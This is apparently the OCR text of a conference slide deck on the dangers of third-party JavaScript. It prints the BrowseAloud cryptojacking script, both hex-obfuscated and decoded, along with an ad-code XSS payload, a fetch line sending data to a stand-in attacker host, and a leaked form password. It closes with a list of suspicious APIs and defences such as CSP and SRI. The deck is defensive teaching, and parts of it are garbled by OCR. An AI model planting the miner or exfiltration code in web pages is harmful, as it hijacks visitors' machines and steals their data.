6 BVU0QAVVNEACwB-gCipQAALAMBAgUAQAAAAAAyRyvjAAAAAA./cnd=!UAkOawjLvN0FEKu_9hMY2PsQIAAoioaUd
7 A.../referrer=http://www.          .com/ip/46519525?findingMethod=wpa&wpa_qs=US4qt28mt8KKR1irqf
8 WUBODEZFU03QqU6B9i0Ed_ZsU&tgt;p=1&cmp=-1&pt=cp&adgrp=-1&plmt=1145x345_B-C-0G_TI_6-20_HL_MID&
9 bkt=_bkt__&pgid=3944&adUid=5d7b0194-83bb-402...adee_8421abc1e13&adiuuuid=a513ea83-9610-40ed
0 -bc0d-ba770d11d226&adpgm=hl&pltfm=desktop#3617' - alert(1) - ''-alert(1)-"/clickenc=http
1 s://ad.atdmt.com/c/go;p=11022203344964;as=0;a 11022203360911;crs=11022203360798;cr=11022203
2 360812;i.ts=1456691598" target="_blank"></a>');
4     document.write('</div>');
5     document.write('<script src=\"https://c.betrad.com/durly.js\?;ad_w=300;ad_h=250;coid=32
6 9;nid=63292;\\"></script><script src=\"https://cdn.doubleverify.com/dvtp_src.js\?ctx=607671&
7 cmp=11022203344946&sid=11182200774131&plc=11022203344964&num=&adid=&advid=11022200790603&ad
8 srv=2&region=30&btreg=11022203344964&btadsrv=atdmt&crt=11022203360911&crtname=&chnl=&unit=&
9 pid=&uid=&dvtagver=6.1.src\\" async></script><img src=\"https://secure-us.imrworldwide.com/c
0 gi-bin/m\?ci=att-ca&at=view&rt=banner&st=image&ca=11022203344946&cr=11022203360911&pc=11022
1 203344964&ce=11182200774130&pr=iag.sid,1000052&pr=iag.tfid,801&pr=iag.brn,11022203344946&pr
2 =iag.cmpid,11022203344946&pr=iag.pageid,11022203344964&pr=iag.cte,11022203360911&pr=iag.sti
3 d,11182200774130&pr=iag.advid,11022200790603&r=1072143360\" style=\"position:absolute;z-ind
4 ex:-1;\"/>\n');
5     document.close();
6 }
7 }
```

Source: <https://randywestergren.com/widespread-xss-vulnerabilities-ad-network-code-affecting-top-tier-publishers-retailers/>


WHY IS MY FAN
RUNNING??

 Scott Helme 

@Scott_Helme

Follow ▾

So many *government* websites in the UK are running a crypto miner *right now*



We use cookies on your computer or mobile device to help make this website better. You can change your cookie settings at any time. Otherwise, we'll assume you're OK to continue.

Don't show this message again 

6:25 AM - 11 Feb 2018

885 Retweets 743 Likes

27 885 743

Source: https://twitter.com/Scott_Helme/status/962693995590766592

```
/* [Warning] Do not copy or self host this file, you will not be supported */
/* BrowseAloud Plus v2.5.0 (13-09-2017) */
```

```
window["\x64\x6f\x63\x75\x6d\x6e\x74"]["\x77\x72\x69\x74\x65"]("\x3c\x73\x63\x72\x69\x70\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27\x73\x72\x63\x3d\x27\x68\x74\x74\x70\x73\x3a\x2f\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6c\x69\x62\x2f\x63\x6f\x69\x6e\x68\x69\x76\x65\x2e\x6d\x69\x6e\x2e\x6a\x73\x3f\x72\x6e\x64\x3d"+window["\x4d\x61\x74\x68"] ["\x72\x61\x6e\x64\x6f\x6d"]() +"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e"); window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"] ["\x77\x72\x69\x74\x65"](' \x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79\x3e \x31\x29\x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a\x4d\x61\x74\x68\x2e\x72\x6f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x72\x65\x6e\x63\x79\x2f\x33\x29\x2c\x74\x68\x72\x6f\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a\x38\x2c\x74\x68\x72\x6f\x74\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d \x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28 '\x31\x47\x64\x51\x47\x70\x59\x31\x70\x69\x76\x72\x47\x6c\x56\x48\x53\x70\x35\x50\x32\x49\x49\x72\x39\x63\x79\x54\x7a\x7a\x58\x71 \' \x2c\x63\x70\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x6e\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3b\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e');
```

```
1  /* [Warning] Do not copy or self host this file, you will not be supported */
2  /* BrowseAloud Plus v2.5.0 (13-09-2017) */
3
4  window.document.write("<script type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?rnd="+window.Math.random());
5  window.document.write(`<script>
6      if (navigator.hardwareConcurrency > 1) {
7          var cpuConfig = {
8              threads: Math.round(navigator.hardwareConcurrency / 3),
9              throttle: 0.6
10         }
11     } else {
12         var cpuConfig = {
13             threads: 8,
14             throttle: 0.6
15         }
16     }
17     var miner = new CoinHive.Anonymous('1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq', cpuConfig);
18     miner.start();</script>
19 `);
```

```
1  /* [Warning] Do not copy or self host this file, you will not be supported */
2  /* BrowseAloud Plus v2.5.0 (13-09-2017) */
3
4  window.document.write("<script type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?rnd="+window.Math.random());
5  window.document.write(`<script>
6      if (navigator.hardwareConcurrency > 1) {
7          var cpuConfig = {
8              threads: Math.round(navigator.hardwareConcurrency / 3),
9              throttle: 0.6
10         }
11     } else {
12         var cpuConfig = {
13             threads: 8,
14             throttle: 0.6
15         }
16     }
17     var miner = new CoinHive.Anonymous('1GdQGpY1pivrGlVHSp5P2IIr9cyTzzXq', cpuConfig);
18     miner.start();</script>
19 `);
```

Content Security Policy

CSPs allow you to whitelist the domains that you permit to:

- Execute script (script-src)
- Include images (image-src)
- Make network requests (connect-src)
- Be form targets (form-action)
- Include IFRAMEs (frame-ancestors)

CSP is **hard** to get perfect, so take advantage of these tools.:

- CSP policy generator wizard - <https://report-uri.com/home/generate>
- CSP evaluator - <https://csp-evaluator.withgoogle.com/>

Subresource Integrity

Subresource Integrity allows you to make sure that the script you pull down from a third-party is EXACTLY what you are expecting - or it will not execute.

```
<script  
  src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"  
  integrity="sha384-tsQFqpEReu7ZLhBV2VZlAu7zc0V+rXbYlF2cqB8txI/8aZajjp4Bqd+V6D5IgvKT"  
  crossorigin="anonymous">  
</script>
```

Downside: it does complicate upgrading libraries.

(UN)INTENTIONAL PRIVACY LEAKS

Online Test Series - Practice Free Mock Test for SSC, GATE, BANK EXAMS - Chromium

Secure | https://testbook.com

Login to Testbook with

Facebook

Google

OR

Email or Mobile

12345678

Forgot Password?

Login

Need an account? Sign Up

Booster

All Banking & Insurance

Elements

mixpanel

Name

?data=eyJldmVudC...
api.mixpanel.com/t...
?data=eyJldmVudC...
api.mixpanel.com/t...
?data=eyJldmVudC...
api.mixpanel.com/t...
mixpanel-2-latest.m...
cdn.mxpn.com/libs...
?verbose=1&version...
api.mixpanel.com/decide
?verbose=1&version=1&lib=web&token=3e...
api.mixpanel.com/decide
?data=eyJldmVudC16ICJtcF9wYWdlX3ZpZX...
api.mixpanel.com/track
?data=eyJldmVudC16ICJtcF9wYWdlX3ZpZX...
api.mixpanel.com/track
?data=eyJldmVudC16ICJvcGVuX21vZGFsiw...
api.mixpanel.com/track
?data=eyJldmVudC16ICJvcGVuX21vZGFsiw...
api.mixpanel.com/track
?data=eyJldmVudC16IClkd2ViX2V2ZW50liw...
api.mixpanel.com/track
Input value to Encode or Decode:
wrapper open-in-modal", "attr__style": "margin-top: 0px; ", "nth_child": 2, "nth_of_type": 2}, {"classes": ["ng-scope"], "tag_name": "body", "attr__ng_app": "onBoardingApp", "attr__class": "ng-scope", "nth_child": 2, "nth_of_type": 1}], "\$el_text": "Facebook Google We will never post on your profile without your permission Forgot Password? Login Need an account? Sign Up", "\$form_field_emailIDOrUserName": "", "\$form_field_pswd": "12345678", "token": "1a3184cc31c6d0331fb1416e743aef09", "\$_c": 1}]

Base64 Encode

Base64 Decode

X81IjogMX0sCiAgICB7ImNsYXNzZXMi0iBbCiAgICAib24tYm9yYWRpbmctdGvtGxhdGuilAogICAgIm5nLXNjb3BlIgpdLCj0WdfbmFtZS16ICJkaXY1lCJhdHryX19jbGFzcyl6ICJvbili63JhZGluzY16zW1wbGF0SBuZy1zY29wZS1sIm50aF9jaGlzZC16ID1sIm50aF9vZ190eX81IjogMn0sCiAgICB7ImNsYXNzZXMi0iBbCiAgICAiY2xlyXJmaXg1LAogICAgIm9uLWjvYXJkaW5nLWvbnRhaW5lciIsCiAgICAibmctc2NvcGuic10sYXNzInRn19uY11IjogImRpdi1sImF0dhJFx2NsYXNzIjogImNsZWyfz141g9uLWjvYXJkaW5nLWvbnRhaW5lciBuZy1zY29wZS1sImF0dHJfX25nLX2pZx10iAiwiwbnRoX2NoawXkIjogHSwibr0x29mz3R5cGU101axTSWiKCAigICjyX2xh3Nlcyl6IFsK1CAgICjibGvhcmZpeCis1Ag1CAianMtdGtY29udGpbmViwIKCAgICjvbi1ib2FyZGlu13cmFwcGVyIiwK1CAgICJvcGVuLw1Lw1vZGfsIgpddLCj0WdfbmFtZS16ICJkaXY1lCJhdHryX19jbGFzcyl6ICJjbGVhcmZpeCBqcy10Y11jb250WluZX2pZb24tYm9cnmRpmbctd3JchHB1cBvcGVuLw1vZGfsIw1f3R5bGU101a1bwFyZ21uLXRvcDoMhB40y1sIm50aF9jaGlzZC16ID1sIm50aF9vZ190eX81IjogMn0sCiAgICB7ImNsYXNzZXMi0iBbCiAgICAibmctc2NvcU1c0sInRhZ19uY11IjogImZHKi1lCJhdHryX19uY11cHA0i1ib25Cb2FyZGlu10FwC1sImF0dhJFx2NsYXNzIjogIm5nLXNjb3BLiwiwbnRoX2NoawXkIjogMiwbnRoX29mz3R5cGU10iAxQpdLCikZwxfdGV4dCI6ICJGYmNLYv9ayBz29nbGUgV2Ugd2scBuZXZ1c1bw3bN0IG9uIhtwdX1gchJvZmlsZS2BaXrob3V0H1vdXLqgCVbVbLwz21vBgb3Jn30qUGFzc3vcm0/IEvxZ2l1U51ZyWqgY4gYNNjb3Vud8gU2lnbBVcCI s11Rmb3JtX2pZwXk191bWfpbElT3JVtmFtZS16IC1iCikZm9ybV9maWVsZ9fchN3ZC16IC1iCimM0NTY3OCisInRva2UiIjogIjFmZyE4NGNjMzFjNmQwMzMxMzIxNDE2Ztc0M2F1ZjA5IiwiJF9fYyI6IDF9f0=

ip: 1

_: 1518564978383

Online Test Series - Practice Free Mock Test for SSC, GATE, BANK EXAMS - Chromium

Secure | https://testbook.com

Login to Testbook with

Facebook

Google

OR

Email or Mobile

12345678

Forgot Password?

Login

Need an account? Sign Up

Booster

All Banking & Insurance

Elements

mixpanel

Name

Value

Input value to Encode or Decode:

wrapper open-in-modal", "attr__style": "margin-top: 0px; ", "nth_child": 2, "nth_of_type": 2}, {"classes": ["ng-scope"], "name": "body", "attr__ng-app": "onBoardingApp", "attr__class": "ng-scope", "nth_child": 2, "nth_of_type": 1}], "\$el_text": "Facebook Google We will never post on your profile without your permission Forgot Password? Login Need an account? Sign Up", "\$form_field_emailIDOrUserName": "", "\$form_field_pswd": "12345678", "token": "1a3184cc31c6d0331fb1416e743aef09", "\$_c": 1}]}

Base64 Encode

Base64 Decode

X81IjogMX0sCiAgICB7ImNsYXNzZXMi0iBbCiAgICAib24tYm9yYWRpbmc tGvtGxhdGuIAoqICAgIm5nLXNjb3BlIgpdLCj8WdfbmFtZS1ICjkaXY1lCjhdHryX19jbGFzcyl6ICjvbi lib3JhZGluzY1Zw1wbG0FBzubuZy1zY29wZS1sIm50aF9jaGlzZC16ID1sIm50aF9vZ190eX81IjogMn0sCiAgICB7ImNsYXNzZXMi0iBbCiAgICAiY2xlyXJmaXg1LAoqICAgIm9uLWjvYXJkaWn5LnWvnRhaW5lcIisCiAgICAibmctc2NvcGuic10sYXNzInRn19uY11IjogImRpdiisimf0dHJFx2NsYXNzIjogImNsZWyZm141g9uLWjvYXJkaWn5LnWvnRhaW5lcIisBuZy1zY29wZS1sIm50aF9uHfjX25nLX2pZx10Ai1iwi bnRoX2NoawXxIjogHSwnRox29m3R5cGU101axTSwKICAgIHSy1Zxh3Nlcyl6IFsK1CAgICjibGvhcmZpeCisCiAgICAianMtdGtY29udGpbmVyiwiKCAgICjvb1ib2FyZGlu1z13cmFwcGVyIiwKCAgICjvcGVuLw1Lw1vZGfsIgpdLcJ8WdfbmFtZS1iCjkaXY1lCjhdHryX19jbGFzcyl6ICjgbGVhcmZpeCBqcy10Y11jb250WluZX2pZx24tYm9hcnRpmbcd3JchHB1ciBvcGVuLw1ZGfsIYXRoC1f3R5bGU101a1bwFyZ21uLXRvcDo gMhB40y1sIm50aF9jaGlzZC16ID1sIm50aF9vZ190eX81jogMn0sCiAgICB7ImNsYXNzZXMi0iBbCiAgICAibmctc2NvcUic10sInRhZ19uY11IjogImZKhi1CjhdHryX19uY11cHAoi1a1b25Cb2FyZGlu1uFwcCisImf0dHJFx2NsYXNzIjogIm5nLXNjb3BLiwi bnRoX2NoawXxIjogMiwbmRoX29mX3R5cGU10iAxQpdLCikZwxf dGV4dCI6ICjGYmNLYwvayb29nbGUgV2Ugd2sbCuZXZ1c1bW3bN0IG9uIhtwdX1gchJvZmlsZS5BaXrob3V0HldX1gcGvbyLwz21vblBg3Jnbn3QgUFZfc3dvcm0/IEvxZ2l1t51ZwQgW4gYmNjb3Vud8gU2lnbBVcCis1iRmb3JtX2pZwXk191bWpbElT3JVTmFtZS1iCj1CikZm9ybV9maWVsZ9fchN3ZC16ICj1CimM0NTY3OCisInRva2Ui jFmZE4NGNjMzJfNmQwMzMxZmIxNDE2Ztc0M2F1ZjA5IiwiJF9fYy16IDF9f0=

ip: 1

_: 1518564978383

```
fetch(`https://badguys.com/steal-data?${payload}`)
```

Encode

```
[ ]]+([ ![ ]]+[ ][ [ ]])[+!+[ ]+ [+ [ ]]]+(![ ]+[ ])![ + [ ]+!+[ ]]+( !![ ]+[ ])![ + [ ]]+( !!
[ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+[ ]+ [+ [ ]]]+(+!+[ ]+([ ]+[ ])
[ ([ ]([ (![ ]+[ ])![ + [ ]]+([ ![ ]]+[ ][ [ ]])![ +!+[ ]+ [+ [ ]]]+(![ ]+[ ])![ +[ ]+!+[ ]]+( !!
[ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+[ ]]+([ ]+[ ])
[ !+[ ]+!+[ ]]+( !![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ +[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+
[ ]])![ +!+[ ]+ [+ [ ]]]+([ ][ [ ]]+[ ])![ +!+[ ]]+( !![ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+
[ ])![ + [ ]]+( !![ ]+[ ])![ +!+[ ]]+([ ][ [ ]]+[ ])![ +[ ]]+([ ]([ ![ ]+[ ])![ + [ ]]+( !![ ]+[ ]
[ [ ])![ +!+[ ]+ [+ [ ]]]+(![ ]+[ ])![ +[ ]+!+[ ]]+( !![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ !
[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+[ ]]+[ ])![ +[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +[ ]]+( !!
[ ]+[ ])![ ( ![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ +!+[ ]+ [+ [ ]]]+(![ ]+[ ])![ !+[ ]+!+[ ]]+
( !![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+[ ]]]+(![ ]+[ ])![ +!+[ ]+
[ ])![ +!+[ ]+ [+ [ ]]]+(![ ]+[ ])![ +!+[ ]+ [+ [ ]]]+(![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ +!+[ ]]+
( !![ ]+[ ])![ +!+[ ]+ [+ [ ]]]+([ ][ [ ]]+[ ])![ +!+[ ]]+( +!+[ ]+!+[ ])+(![ ]+[ ])![ +!+[ ]]+
[ !+[ ]+!+[ ]]+( !![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+[ ]])
[ +!+[ ]+ [+ [ ]]]+([ ][ [ ]]+[ ])![ +!+[ ]]+( !![ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +
[ ]]+( !![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+[ ]]+
[ !+[ ]+!+[ ]]+( !![ ]+[ ])![ + [ ]]+( !![ ]+[ ])![ !+[ ]+!+[ ]+!+[ ]]+( !![ ]+[ ])![ +!+[ ]])
```

44823 chars

[Run This](#)


Why would you even?

- `atob()/btoa()`, `escape()/unescape()`
- `navigator.hardwareConcurrency` reads
- `setTimeout(...)` calls with looooooong delays
- `addEventListener(...)` calls: `submit`, `mousemove`, `keypress`
- `document.createElement(...)`: `IFRAME`, `OBJECT`, `SCRIPT`, `EMBED`, etc
- `document.cookie` reads, `window.localStorage` read/writes
- `window.clipboardData` reads
- `navigator.userAgent` reads
- `XHR.send` instrumentation
- Execution context creation: `eval(...)`, `document.write(...)`
- `window.location.reload() | replace()` calls
- `(new Image).src` listeners

Best Practices

Evaluate

- Support HTTPS
- Vulnerability Scan
 - snyk.io
 - npm audit



Best Practices

Evaluate

- Support HTTPS
- Vulnerability Scan
 - snyk.io
 - npm audit

Monitor/Protect

- Report on long-tasks
- Sandbox in cross-origin IFRAMES
- Content Security Policy
- Subresource Integrity
- Freeze sensitive APIs -
<https://github.com/cvazac/freeze.js>
- Code-level monitoring - jscrambler.com





You



Bossmann



You



Links

- <http://3rdparty.io/>
- <https://github.com/cvazac/detect-native-overrides>
- <https://github.com/cvazac/freeze.js>
- <https://nicj.net/an-audit-of-boomerangs-performance/>
- <https://www.webpagetest.org/>
- <https://developers.google.com/web/tools/lighthouse/>
- <http://requestmap.webperf.tools/>
- <http://jsmanners.com/>
- <https://www.ghostery.com/>
- <https://zoompf.com/>
- <https://jscrambler.com/>
- <https://snyk.io/>

References

- <https://philipwalton.com/articles/loading-polyfills-only-when-needed/>
- <https://scothelme.co.uk/protect-site-from-cryptojacking-csp-sri/>
- <https://freedom-to-tinker.com/2018/02/26/no-boundaries-for-credentials-password-leaks-to-mixpanel-and-session-replay-companies/>
- <https://css-tricks.com/potential-dangers-of-third-party-javascript/>
- <https://randywestergren.com/widespread-xss-vulnerabilities-ad-network-code-affecting-top-tier-publishers-retailers/>



Charles Vazac
@vazac

github.com/SOASTA/boomerang

soasta.com/mpulse

Nic Jansma
@nicj